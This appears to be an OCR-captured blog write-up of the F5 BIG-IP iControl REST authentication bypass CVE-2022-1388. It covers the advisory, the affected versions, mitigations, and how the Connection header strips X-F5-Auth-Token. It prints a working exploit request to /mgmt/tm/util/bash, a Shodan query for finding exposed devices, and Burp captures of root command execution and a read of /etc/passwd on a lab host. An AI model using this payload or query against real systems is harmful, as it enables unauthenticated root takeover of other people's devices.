BIG-IP iControl REST Vulnerability CVE-2022-1388

Executive Summary


F5 issued a security alert on May 4, 2022, for a remote code execution vulnerability in the iControlREST component of its BIG-IP product, which is listed as CVE-2022-1388. On unpatched systems, threat actors can use this vulnerability to bypass authentication and run arbitrary code. Because it has a CVSS score of 9.8, this is a significant vulnerability that requires immediate attention. Since the publication of this alert, large-scale scanning has begun to look for unpatched systems, and in-the-wild exploitation has started.

Introduction

This blog is about a security vulnerability that has a high CVSSv3 critical score severity rating of 9.8 released by F5 last month. This issue was discovered internally by F5. This vulnerability described as remote code execution and affects F5 BIG-IP products. According to Security Advisory description from F5, this vulnerability occurs undisclosed requests may bypass iControl REST authentication. (CVE-2022-1388)

Explanation of the Vulnerability with its Impact

F5 Network Inc. is a worldwide technology company and F5 BIG-IP products have a market share of about almost 30%. Since the F5 BIG-IP products have a huge number of users, the vulnerability found in this product may deeply affect these users in terms of data security.




Unauthenticated attackers having network access to the BIG-IP system via the management port and/or self IP addresses may be able to run

arbitrary system commands, create or delete files, and disable services as a result of this vulnerability. There is no exposure in the data plane; this is solely a control plane concern. The table of versions affected by this vulnerability has been posted by F5 on their support website.

Security Advisory (CVE)	CVSS score	Affected products	Affected versions[1]	Fixes introduced in
K23605346: BIG-IP iControl REST vulnerability CVE-2022-1388	9.8	BIG-IP (all modules)	16.1.0 - 16.1.2 15.1.0 - 15.1.5 14.1.0 - 14.1.4 13.1.0 - 13.1.4 12.1.0 - 12.1.6 11.6.1 - 11.6.5	17.0.0 16.1.2.2 15.1.5.1 14.1.4.6 13.1.5

Explanation of the Exploit

Let's have a look at the fundamental flow of a request from the client to the iControl REST service before we go into the CVE-2022-1388 exploit. The following diagram demonstrates this.



Mod_auth_pam.so, a custom Apache module developed by F5, is responsible for some client authentication. ap_hook_check_authz and ap_hook_check_access_ex are used to register a hook in this module. This function looks for the X-F5-Auth-Token in the request headers. We can bypass the authorization process in the mod_auth_pam.so module using this header.Otherwise, the Authorization header is processed and the request is rejected if the credentials are invalid. After bypassing the module, the request arrives the iControl REST service, the X-F5-Token

value is validated and if the request is invalid it gets rejected. Nevertheless, if the X-F5-Auth-Token header is not present, execution continues without a token.


We can see that using basic authorization with the credentials admin:<anypassword> and setting the Host header to localhost effectively bypasses the permission checks. On the other hand, we cannot bypass the mod_auth_pam. so basic authentication check without setting the X-F5-Auth-Token header and we cannot bypass the REST service's verification of X-F5-Auth-Token without a valid token.

After close examination the X-F5-Auth-Token header in mod_auth_pam.so is done before the Connection header is processed. And the Connection header can be used by proxy clients to indicate to the proxy that certain headers should be removed before the request is passed on.This means we can use X-F5-Auth-Token as a Connection header value to bypass mod auth pam's basic authorization checks. so that the X-F5-Auth-Token header in our request is deleted before it is sent to the iControl REST service /mgmt/tm/util/bash allows us to run arbitrary system commands as root. You can see the payload below and for a further look of the exploitation can be found in attachments.

```
POST /mgmt/tm/util/bash HTTP/1.1

Host: Targeted_IP:Port

Authorization: Basic YWRtaW46Y3liZXItaWJv

X-F5-Auth-Token: 0

Connection:keep-alive, X-F5-Auth-Token

Content-Length: 38

{"command":"run","utilCmdArgs":"-c id"}
```

Current Exploitation Status

We can search from shodan.io to find devices publicly exposed to the internet with <http.title:"BIG-IP®- Redirect" + "Server"> using this parameter. You can check from here.



Mitigation Suggestions

These are the recommended temporary mitigations by F5 Network Inc.

* Block iControl REST access through the self IP address

* Block iControl REST access through the management interface

* Modify the BIG-IP httpd configuration

It is also highly recommended to install available patches immediately.

Conclusion

Organizations using vulnerable F5-BIG-IP versions should upgrade promptly and monitor the internet for the exposed BIG-IP administration interface. To determine potential attacker breaches, a detailed examination of logs and networks is recommended.

References

https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2022-1388

https://www.exploit-db.com/exploits/50932

https://github.com/xplo1t-sec/CVE-2022-1388_PoC

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1388

https://github.com/alt3kx/CVE-2022-1388_PoC

https://www.horizon3.ai/f5-icontrol-rest-endpoint-authentication-bypass-technical-deep-dive/

https://github.com/numanturle/CVE-2022-1388

https://unit42.paloaltonetworks.com/cve-2022-1388/

https://support.f5.com/csp/article/K23605346

https://www.bleepingcomputer.com/news/security/f5-warns-of-critical-big-ip-rce-bug-allowing-device-takeover/

https://www.bleepingcomputer.com/news/security/hackers-exploiting-critical-f5-big-ip-bug-public-exploits-released/

https://blog.cyble.com/2022/05/12/f5-big-ip-remote-code-execution-vulnerability-cve-2022-1388/

https://twitter.com/ptswarm/status/1533805332409069568

https://www.socinvestigation.com/detecting-and-preventing-f5-big-ip-critical-vulnerability-cve-2022-1388/

https://packetstormsecurity.com/files/167150/F5-BIG-IP-iControl-Remote-Code-Execution.html


https://www.picussecurity.com/resource/cve-2022-1388-f5-big-ip-vulnerability-exploit


https://www.cisa.gov/uscert/sites/default/files/publications/AA22-138A-Threat_Actors_Exploiting_F5_BIG-IP_CVE-2022-1388_F5.pdf


https://support.f5.com/csp/article/K11438344

https://www.randori.com/blog/vulnerability-analysis-cve-2022-1388/

Attachments




Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: https://192.168.197.128 HTTP/1
Request
Pretty Raw Hex \n
POST /mgmt/tm/util/bash HTTP/1.1
Host: 192.168.197.128:9009
Authorization: Basic YWRtaW46
Connection: keep-alive, X-F5-Auth-Token
X-F5-Auth-Token: 0
Content-Length: 48
{
"command":"run",
"utilCmdArgs":" -c 'id' "
}
//HALİLİBRAHİMACET
Response
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Date: Fri, 10 Jun 2022 02:56:45 GMT
Server: Jetty(9.2.22.v20170606)
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
Content-Type: application/json; charset=UTF-8
Allow:
Pragma: no-cache
Cache-Control: no-store
Cache-Control: no-cache
Cache-Control: must-revalidate
Expires: -1
Content-Length: 171
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' data: blob:; img-src 'self' data: http://127.4.1.1 http://127.4.2.1
Keep-Alive: timeout=4, max=100
Connection: Keep-Alive
{
"kind":"tm:util:bash:runstate",
"command":"run",
"utilCmdArgs":" -c 'id' ",
"commandResult":
"uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n
"
}
Search... 0 matches
Search... 0 matches
INSPECTOR
Done
810 bytes | 1,033 millis


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: https://192.168.197.128 HTTP/1
Request
Pretty Raw Hex \n
POST /mgmt/tm/util/bash HTTP/1.1
Host: 192.168.197.128:9009
Authorization: Basic YWRtaW46
Connection: keep-alive, X-F5-Auth-Token
X-F5-Auth-Token: 0
Content-Length: 65
{
"command":"run",
"utilCmdArgs":" -c 'cat /etc/passwd' "
}
Response
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Date: Fri, 10 Jun 2022 03:10:14 GMT
Server: Jetty(9.2.22.v20170606)
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
Content-Type: application/json; charset=UTF-8
Allow:
Pragma: no-cache
Cache-Control: no-store
Cache-Control: no-cache
Cache-Control: must-revalidate
Expires: -1
Content-Length: 1877
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' data: blob:; img-src 'self' data: http://127.4.1.1 http://127.4.2.1
Keep-Alive: timeout=4, max=100
Connection: Keep-Alive
{
"kind":"tm:util:bash:runstate",
"command":"run",
"utilCmdArgs":" -c 'cat /etc/passwd' ",
"commandResult":
"root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/nologin\nobody:x:99:99:Nobody:/:/sbin/nologin\ntmshnobody:x:32765:32765:tmshnobody:/:/sbin/nologin\nadmin:x:0:500:Admin User:/home/admin:/bin/false\nsupport:x:0:0:support:/root:/bin/bash\nf5emsvr:x:975:975:F5 EM Service Account:/root:/bin/false\nvcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin\ndbus:x:81:81:System message bus:/:/sbin/nologin\nsystemd-bus-proxy:x:974:998:systemd Bus Proxy:/:/sbin/nologin\nsystemd-network:x:192:192:systemd Network Management:/:/sbin/nologin\npolkitd:x:27:27:User for polkitd:/:/sbin/nologin\nnslcd:x:65:55:LDAP Client User:/:/sbin/nologin\ntss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin\npostgres:x:26:26:PostgreSQL Server:/var/local/pgsql/data:/sbin/nologin\ntomcat:x:91:91:Apache Tomcat:/usr/share/tomcat:/sbin/nologin\nhsqldb:x:96:96::/var/lib/hsqldb:/sbin/nologin\nsshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin\nrpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin\nntp:x:38:38::/etc/ntp:/sbin/nologin\nf5_remoteuser:x:499:499:f5 remote user account:/home/f5_remoteuser:/sbin/nologin\ntcpdump:x:72:72::/:/sbin/nologin\noprofile:x:16:16:Special user account to be used by OProfile:/:/sbin/nologin\nsdm:x:191:996:sdmuser:/var/sdm:/bin/false\nnamed:x:25:25:Named:/var/named:/bin/false\napache:x:48:48:Apache:/usr/local/www:/sbin/nologin\nsyscheck:x:199:10::/:/sbin/nologin\nmysql:x:98:98:MySQL server:/var/lib/mysql:/sbin/nologin\nrestnoded:x:198:198::/:/sbin/nologin\n"
}
Search... 0 matches
Search... 0 matches
INSPECTOR
Done
2,517 bytes | 1,031 millis